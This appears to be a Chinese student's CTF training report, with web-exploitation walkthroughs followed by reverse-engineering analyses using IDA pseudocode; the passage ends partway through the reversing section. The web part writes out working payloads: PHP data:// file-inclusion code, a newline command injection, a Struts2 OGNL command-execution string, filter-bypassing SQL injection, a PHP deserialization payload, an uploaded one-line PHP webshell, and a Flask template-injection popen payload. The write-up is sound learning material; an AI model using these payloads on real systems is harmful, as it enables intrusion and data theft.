

## 目 录

一、 CTF 实训解题过程.....	1
1.1 WEB 攻防 .....	1
1.2 逆向.....	14
1.3 密码.....	30
1.4 杂项.....	32
二、 CTF 比赛 .....	43
2.1 解题过程.....	43
2.2 解题过程.....	43
2.3 解题过程.....	45
2.4 解题过程.....	46
2.5 解题过程.....	47
2.6 解题过程.....	47
2.7 解题过程.....	48
2.8 解题过程.....	50
三、 AWD 对抗过程 .....	51
3.1 目标靶机攻击思路 .....	51
3.2 攻击过程.....	51
3.3 安全防护方案设计 .....	53
3.4 安全防护过程.....	54
四、 实验总结和建议 .....	55
4.1 实验总结 .....	55
4.2 意见和建议 .....	56
五、 实验感想（包含思政） .....	57

## 一、CTF 实训解题过程

### 1.1 WEB 攻防

第一题文件包含：

需要执行：

```
<?php system('cat flag.php'); ?>
```

base64 编码：

```
PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==
```

使用 data 协议传递编码后的代码：

```
?file=data:text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==
```

wget

```
"http://10.12.153.8:30439/?file=data:text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg=="  
-O output.txt
```

获得 flag

第五题：

```
ip=127.0.0.1%0acat /flag >ping.php
```

第七题 java 框架漏洞：

```
% { #a=(new java.lang.ProcessBuilder(new java.lang.String[]{"cat","/flag"})).redirectErrorStream(true).start(),  
#b=#a.getInputStream(), #c=new java.io.InputStreamReader(#b), #d=new java.io.BufferedReader(#c), #e=new  
char[50000], #d.read(#e), #f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),  
#f.getWriter().println(new java.lang.String(#e)), #f.getWriter().flush(),#f.getWriter().close() }
```

#### 1. 文件包含漏洞：

解题思路：

首先将<?php system("pwd;")?> 转换为 base64 编码，得到 PD9waHAgc3lzdGVtKCJwd2Q7Iik/Pg==，查看当前目录，得到以下结果：

图 1-1 当前目录结果示意图

然后用同样的转换方法将<?php system("cat /var/www/html/flag.php|base64;")?>转换为 base

64 编码，在浏览器中输入：`http://10.12.153.8:30555/?file=data://text/plain/;base64,PD9CgoKCJjMub3l0Zy4bW1wLg==```，得到如下结果，这就是我们要的 flag：

图 1-2 flag 结果示意图

因此 `flag="vmc{Pa8tWouSVK0iv65DdAEBkL3EnnSr1IRG}"`;

## 2. SQL 注入漏洞

输入 admin，admin 查看 php 代码，可以发现其将 select、union、flag、or、ro 和 where 字符替换成空串，因此我们在使用以上指令时需要输入两次，比如 select，我们输入 sselectelect 即可。

图 1-3 查看 php 代码示意图

输入 `1" uunionnion sselectelect 1,2,database() #`，回显数据库的名字，是 easysql。

图 1-4 回显数据库名字示意图

输入 1"uunionnion sselectelect 1,2,grrooup\_concat(table\_name)frroom infoorrnation\_schema.tables wwwherehere table\_schema='easysql'#, 回显数据库中的表, 可以看到有两个表, 分别是 flag 和 users。

图 1-5 回显数据库表示意图

输入 1"uunionnion sselectelect 1,2,grrooup\_concat(column\_name)frroom infoorrnation\_schema.columns wwwherehere table\_schema='easysql' and table\_name='f flaglag'#, 回显 flag 表中的字段, 分别是 flag、id。

图 1-6 回显数据库字段示意图

输入 1"uunionnion sselectelect 1,2,grrooup\_concat(fflaglag) frroom fflaglag#查看 flag, 得到 flag, 如下:

图 1-7flag 结果示意图

### 3. PHP 反序列化漏洞

服务器端代码首先将接收到的 `easy` 和 `ez` 值用于创建一个 `tmp` 类的实例并序列化。之后，通过 `str_replace("easy", "ez", $data)`，将序列化字符串中的 `"easy"` 替换为 `"ez"`，这一步骤至关重要，因为它不仅改变了序列化字符串的结构，还通过减少字符数量巧妙地“吃掉”了原本序列化后表示 `str2` 长度和值的部分，使得这部分被合并到 `str1` 中，从而允许我们在构造的恶意字符串中直接插入代表 `getflag` 实例的序列化数据。

最终，当这个被篡改的序列化字符串被反序列化时，实际上创建了一个既包含 `tmp` 类信息又错误包含了 `getflag` 类实例的对象。当这个临时对象生命周期结束时，触发了 `getflag` 类的析构函数，该函数检查 `file` 属性是否为 `flag.php`，若是，则输出该文件内容，从而输出 `flag.php` 文件内容的目的。

因此，我们可以构造 POST 数据，即 `easy=easyeasyeasyeasyeasyeasyeasyeasyeasy` 和 `ez=;s:4:"str2";O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}`，能够在特定条件下触发安全漏洞，实现获取服务器上的 `flag.php` 文件内容。

编写如下上传数据的脚本：

图 1-8 脚本示意图

运行得到 flag: vmc{orxLRyVcKgCIULWeC0uKd9MxgNE8JWfm}

图 1-9 结果示意图

#### 4. PHP 远程命令执行漏洞

首先尝试输入 127.0.0.1;ls,发现提示 ip 中含有恶意字符, 127.0.0.1&pwd、\$(pwd)都会提示含有恶意字符, 于是 ctrl+U 查看网页源码, 发现这个网页是将输入框中输入的 ip 数据 post 到 ping.php 中。

图 1-10 查看网页代码结果示意图

于是写了一个脚本查看 ping.php 的内容：

图 1-11 脚本示意图

该脚本会将 ping.php 的内容写进 1.txt 文件中，我们查看 1.txt 文件的内容就能知道 ping.php 的内容了。



图 1-12 ping.php 内容示意图

可以看到，ping.php 中有一个 waf 函数，会检测 ip 中是否有黑名单中的字符，如果有就会输出“ip 中含有恶意字符”，原本想使用 `find / -name '*flag*'` 指令来尝试获取 flag 的想法就不行了，`'-'` 和 `*` 都会被过滤掉。因此我们需要想其他办法。

我们可以自己建一个 php 文件，在里面不实现 waf 的功能，这样就不会被过滤了。这里我们自己编写应该简单的文件，`<?php system($_POST['cmd']); ?>`，后续我们上传数据都是上传到这个 cmd.php 文件中。

图 1-13 上传一句话木马示意图

向 cmd.php 文件 post 数据 `find / -name '*flag*'` ，可以发现找到了许多有关 flag 的文件，这个根目录下面的 flag 文件最可疑。

图 1-14 查找 flag 文件位置示意图

查看 `/flag` 可以得到 flag 的值：

图 1-15 flag 值示意图

## 5. python 模板注入漏洞

首先查看这个页面的请求，发现有一个 hint: /nonono

图 1-16 页面请求示意图

访问/nonono，发现出现一些代码。

图 1-17 代码示意图

整理一下，得到以下代码。我们重点关注有关 `flag` 的部分，访问 `/admin` 路径时会触发 `admin_handler` 函数，首先从用户的 `session` 中获取 `role` 信息，通过角色验证之后，检查用户是否具有管理员权限（即 `role['is_admin'] == 1`）。如果用户是管理员，则获取用户的 `flag` 值，若用户不是管理员，则返回权限拒绝的信息。

图 1-18 代码示意图

我们尝试访问/admin，出现报错：No, you are a hacker! 查看代码逻辑可以发现，这是没有成功从用户的 session 中获取 role 信息。

图 1-19 报错示意图

尝试 post 一个名字：

图 1-20 返回结果示意图

可以看到本地会存储一个 session 段：eyJyb2xlIjp7ImIzX2FkbWluIjowLCJuYW1lIjoidGVzdCIzInNlY3JldF9rZXkiOiJWR2d4YzBCdmJtVWhjMlZEY21WMElRPT0ifX0.ZnaMOQ.q58iTixmXhkZx097WlCVfqA3uE。

图 1-21 session 段示意图

这个 session 看起来是被加密过的，我们使用 base64 将其解密，得到以下内容：

图 1-22 解密内容示意图

可以看到里面有几个字段，其中 `is_admin` 是用于标识用户是否拥有管理员权限，值为 1 表示该用户是管理员。结合 `admin_handler` 函数我们可以知道，要想得到 flag，`is_admin` 就必须等于 1，于是我们修改这个 `is_admin` 字段为 1，再进行加密。将得到的 session 值粘贴到网页的 cookie 里面，再使用 payload: `(get_flashed_messages.__globals__.get('\os\').popen('\cat /flag \').read())`

即可得到 flag: `vmc{PgZBVnYMSd4WNRqOb5O26Hrw1oEHmvh1}`。

## 1.2 逆向

### 1. 静态调试

首先找到.text 段，按 f5 反汇编，可以看到这里是提示我们输入 flag，判断 flag 的长度是否为 26，并且比较 str1 和 str2 是否相等，相等的话就会输出 correct，否则输出 incorrect。因此我们需要找到 str2 的值以及经过 sub\_401550 函数处理之后的 str1 的值是什么。

图 1-23 分析主函数代码示意图

直接点击查看 str2 的值，如下，刚好是 26 个字符：

图 1-24 str2 值示意图

接着查看 sub\_401550 函数，可以分析出来 sub\_401550 函数的功能是对输入字符串中的每个字符与原始 str1 中的每个字符执行按位异或操作，并将结果存储在由 a2 指定的缓冲区中。

图 1-25 分析代码示意图

因此我们需要查看 `str1` 的原始值。

图 1-26 `str1` 的原始值示意图

可以从 `data` 段的数据看出 `Str1` 的原始值：01 08 0F 18 1B 05 0C 2C 2B 06 2C 6D 51 6D 47 01 18 03 18 0B 3C 11 44 57 0F 5C。接着计算 `str1` 和 `str2` 的按位异或值即可。编写 `python` 脚本如下：



图 1-27 脚本示意图

执行结果如下：

图 1-28 执行结果示意图

因此 flag 是 `vmc{this_is_a_simple_rev.}`。

## 2. 动态调试

用 IDA 打开 game 程序，查看反汇编代码，从 start 函数开始，检查下面的分支，可以发现 `sub_401180()->sub_403EB0()->sub_403D86()`，可疑点在 `sub_403D86()` 中。在 `if ( dword_40B030 == 200 )` 的位置打一个断点，运行调试，可以发现游戏失败即将结束时的确停在了 `if ( dword_40B030 == 200 )` 的位置，如下图所示。

图 1-29 调试程序示意图

点击下一步，发现程序执行了 `sub_402BAF()`函数，并在屏幕中铺满黄色方块。

图 1-30 单步执行示意图

再点击下一步，程序执行完 `return sub_402CE7()`指令，在屏幕显示游戏结束字样。

图 1-31 游戏结束结果示意图

由此我们可以推断，flag 在 sub\_403B93 函数里面，我们需要通过 if，进入该函数。因此问题变成了如何修改 dword\_40B030 的值，使其等于 200。使用动态调试的方法即可。

图 1-32 动态调试示意图

动态调试发现, dword\_40B030 的值先被放在 eax 寄存器中, 然后程序将 eax 的值与 200 作比较, 因此我们在 cmp 指令将要执行时修改 eax 的值即可。




图 1-33 修改过程示意图

最终成功得到 flag:





图 1-34 得到 flag 示意图

### 3. 迷宫逆向

首先找到迷宫的位置: shift+E 导出迷宫数据: \*\*\*\*\*\_@\*\*\*\*\*



20

```

__BOOL8 __fastcall sub_401550(char *a1)
{
    char *v1; // rax
    signed int v2; // eax
    char *v4; // [rsp+8h] [rbp-8h]
    char *v5; // [rsp+20h] [rbp+10h]

    v5 = a1;
    v4 = asc_40303C;
    while ( *v5 && *v4 != '*' )
    {
        v1 = v5++;
        v2 = *v1;
        if ( v2 == 'd' )
        {
            ++v4;
        }
        else if ( v2 > 'd' )
        {
            if ( v2 == 's' )
            {
                v4 += 13;
            }
            else
            {
                if ( v2 != 'w' )
                    return 0i64;
                v4 -= 13;
            }
        }
        else
        {
            if ( v2 != 'a' )
                return 0i64;
            --v4;
        }
    }
    return *v4 == 35;
}
000009B2 sub_401550:28 (4015B2)
+01740(v010);

```

图 1-35 代码示意图

编写一个 c 程序得到迷宫，由图可知，最短的路径是图上红线标出来的这一条，对应的移动路径是 asssdssdsdddwddwaaaw。




图 1-36 最短路径示意图

检验一下，发现答案正确：




图 1-37 检验结果示意图

#### 4. 语言特性

首先在 string 窗口找到可能出现 flag 的位置：




图 1-38 flag 位置示意图

定位到这个函数：

```

.rdata:0000000004E6000 ;org 4E6000h
.rdata:0000000004E6000 unk_4E6000 db 0 ; DATA XREF: sub_4B7D90+CDf0
.rdata:0000000004E6001 db 0
.rdata:0000000004E6002 db 0
.rdata:0000000004E6003 aYouFindItFlagI db 'you find it, flag is vmc{',0 ; DATA XREF: sub_40158A+45A10
.rdata:0000000004E601D asc_4E601D db '}',0 ; DATA XREF: sub_40158A+47E10
.rdata:0000000004E601F aTryAgain db 'try again',0 ; DATA XREF: sub_40158A+4E010
.rdata:0000000004E6029 aVectorMRealloc db 'vector::_M_realloc_insert',0 ; DATA XREF: sub_4BC790+B810
.rdata:0000000004E6043 align 10h
.rdata:0000000004E6050 off_4E6050 dd offset loc_41C6C0 - 4E6050h ; DATA XREF: sub_41C690+1A10
.rdata:0000000004E6050 dd offset loc_41C720 - 4E6050h ; jump table for switch statement
.rdata:0000000004E6050

```

图 1-39 函数位置示意图

在函数 sub\_40158A 中，我们可以看到这样的语句，猜测 v23 的内存地址存放的应该是我们输入的字符串，sub\_42DBA0 是计算字符串个数的函数，字符串个数不等于 36 时直接退出程序，动态调试输入 36 个字符串，发现程序的确没有退出，进入了 for 循环：






图 1-40 代码示意图

注意看下面这段代码，将从&unk\_4E2020开始的 256 个字节的内存拷贝到 dst，然后下面紧接着 v11 指向 dst 的首地址，v11+1 内存地址的值是 256，即 dst 内存空间的长度，这是一个典型的 map 语言特性的特征。

```

68 v30 = -1478586966;
69 v31 = -1478580423;
70 v32 = -1921075842;
71 *(_QWORD *)&v10 = &v24;
72 *(_QWORD *)&v10 + 1 = 9i64;
73 sub_46F330((__int64)&v33);
74 v19 = _mm_load_si128((const __m128i *)&v10);
75 v13 = 1;
76 sub_4BCCA0((__int64)&v21, v19.m128i_i64, (__int64)&v33);
77 sub_46F3A0((__int64)&v33);
78 memcpy(&Dst, &unk_4E2020, 0x200ui64);
79 *(_QWORD *)&v11 = &Dst;
80 *(_QWORD *)&v11 + 1 = 256i64;
81 sub_46F2F0((__int64)&v36);
82 v19 = _mm_load_si128((const __m128i *)&v11);
83 v13 = 2;
84 sub_4B7B50((__int64)&v20, v19.m128i_i64, (__int64)&v35, (__int64)&v36);
85 sub_46F310((__int64)&v36);
86 v13 = 3;

```

图 1-41 map 识别示意图

查看 unk\_4E2020 地址空间的数据也可以发现，这段数据是间隔有序的，印证了我们的猜想。

.data:0000000004E2020	unk_4E2020	db 0	; DATA XREF: sub_40118A+186To
.data:0000000004E2021		db 2Eh ;	
.data:0000000004E2022		db 1	
.data:0000000004E2023		db 7Dh ;	
.data:0000000004E2024		db 2	
.data:0000000004E2025		db 0C5h	
.data:0000000004E2026		db 3	
.data:0000000004E2027		db 1Dh	
.data:0000000004E2028		db 4	
.data:0000000004E2029		db 96h	
.data:0000000004E202A		db 5	
.data:0000000004E202B		db 08Ah	
.data:0000000004E202C		db 6	
.data:0000000004E202D		db 4Ah ;	
.data:0000000004E202E		db 7	
.data:0000000004E202F		db 0AEh	
.data:0000000004E2030		db 8	
.data:0000000004E2031		db 11h	
.data:0000000004E2032		db 9	
.data:0000000004E2033		db 0B3h	
.data:0000000004E2034		db 0Ah	
.data:0000000004E2035		db 21h ;	
.data:0000000004E2036		db 0Bh	
.data:0000000004E2037		db 0E6h	
.data:0000000004E2038		db 0Ch	
.data:0000000004E2039		db 6Eh ;	
.data:0000000004E203A		db 0Dh	
.data:0000000004E203B		db 0B8h	
.data:0000000004E203C		db 0Eh	

图 1-42 位置信息示意图

将数据导出并用代码整理出来：

```
stl.cpp  stl-answer.cpp  test.cpp  map.cpp
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  #define MAX_LINE_LENGTH 2000
6  #define PAIRS_PER_LINE 16
7
8  int main() {
9      FILE *fp;
10     char filename[] = "map.txt";
11     char line[MAX_LINE_LENGTH];
12     char *token;
13     int count = 0; // Count of pairs printed on current line
14
15     // Open file
16     fp = fopen(filename, "r");
17     if (fp == NULL) {
18         fprintf(stderr, "Error opening file %s\n", filename);
19         return 1;
20     }
21
22     // Open file
23     fp = fopen(filename, "r");
24     if (fp == NULL) {
25         fprintf(stderr, "Error opening file %s\n", filename);
26         return 1;
27     }
28
29     // Read each line from the file
30     while (fgets(line, MAX_LINE_LENGTH, fp) != NULL) {
31         // Process each pair of characters in the line
32         for (int i = 2; i < strlen(line); i += 4) {
33             // Print each pair in hexadecimal format with 0x prefix
34             if (count >= PAIRS_PER_LINE) {
35                 printf("\n");
36                 count = 0;
37             } else if (count > 0) {
38                 printf(",");
39             }
40             printf("0x%02X", line[i]);
41             count++;
42         }
43     }
44
45     // Close file
46     fclose(fp);
47
48     printf("\n"); // End with a new line
49
50     return 0;
51 }
```

图 1-43 代码示意图

接着分析下面的代码，乍一看好像也是 map 的语言特性，但是其实不是，查看 v24~v32 的汇编语句，发现其实这是一个动态数组的实现，也就是 vector，这个动态数组的大小为 9 个字节。

```

62 | v24 = -1489400519;
63 | v25 = 2124908670;
64 | v26 = -203522503;
65 | v27 = -1242333678;
66 | v28 = 1933243272;
67 | v29 = 2128507891;
68 | v30 = -1478586966;
69 | v31 = -1478580423;
70 | v32 = -1921075842;
71 | *(_QWORD *)&v10 = &v24;
72 | *(_QWORD *)&v10 + 1 = 9i64;
73 | sub_46F330((__int64)&v33);
74 | v19 = _mm_load_si128((const __m128i *)&v10);
75 | v13 = 1;
76 | sub_4BCCA0((__int64)&v21, v19.m128i_i64, (__int64)&v33);
77 | sub_46F3A0((__int64)&v33);

.text:0000000000401654      mov     [rbp+440h+var_370], 0A7398D39h
.text:000000000040165E      mov     [rbp+440h+var_36C], 7EA7887Eh
.text:0000000000401668      mov     [rbp+440h+var_368], 0F3DE7E39h
.text:0000000000401672      mov     [rbp+440h+var_364], 0B5F37E12h
.text:000000000040167C      mov     [rbp+440h+var_360], 733AF388h
.text:0000000000401686      mov     [rbp+440h+var_35C], 7EDE73F3h
.text:0000000000401690      mov     [rbp+440h+var_358], 0A7DE8DAAh
.text:000000000040169A      mov     [rbp+440h+var_354], 0A7DEA739h
.text:00000000004016A4      mov     [rbp+440h+var_350], 8D7EB57Eh

```

图 1-44 vector 识别示意图

继续分析，for 循环应该是对我们输入的字符串按 4 个一组进行分组处理。

```

85 | sub_46F310(&v36);
86 | v13 = 3;
87 | sub_4DD440((__int64 *)&unk_4E4740, (__int64)&v23);
88 | if ( Strlen(&v23) != 36 )
89 |     exit(0);
90 | for ( i = 0; ; i += 4 )
91 | {
92 |     *(_QWORD *)&v11 = i;
93 |     v0 = Strlen(&v23);
94 |     if ( (unsigned __int64)v11 >= v0 )
95 |         break;
96 |     v13 = 3;
97 |     v1 = (unsigned __int8 *)sub_4C1CD0(&v23, i);
98 |     v37 = sub_401550(*v1);
99 |     v47 = *(_BYTE *)sub_4B7D90(&v20, &v37);
100 |     v2 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 1);
101 |     v38 = sub_401550(*v2);
102 |     v46 = *(_BYTE *)sub_4B7D90(&v20, &v38);
103 |     v3 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 2);
104 |     v39 = sub_401550(*v3);
105 |     v45 = *(_BYTE *)sub_4B7D90(&v20, &v39);
106 |     v4 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 3);
107 |     v40 = sub_401550(*v4);
108 |     v44 = *(_BYTE *)sub_4B7D90(&v20, &v40);
109 |     v41 = (v45 << 8) | (v46 << 16) | (v47 << 24) | v44;
110 |     sub_4BCC70(&v22, &v41);
111 | }

```

图 1-45 代码示意图

依次查看 for 循环里面调用的函数：

(1) sub\_4C1CD0:结合函数调用 sub\_4C1CD0(&v23,i)可以看出来，这是数组的调用方

式，&v23 是数组首地址，i 是偏移量。

```

1  __int64 __fastcall sub_4C1CD0(_QWORD *a1, __int64 a2)
2 {
3     return a2 + *a1;
4 }

```

图 1-46 sub\_4C1CD0 函数代码示意图

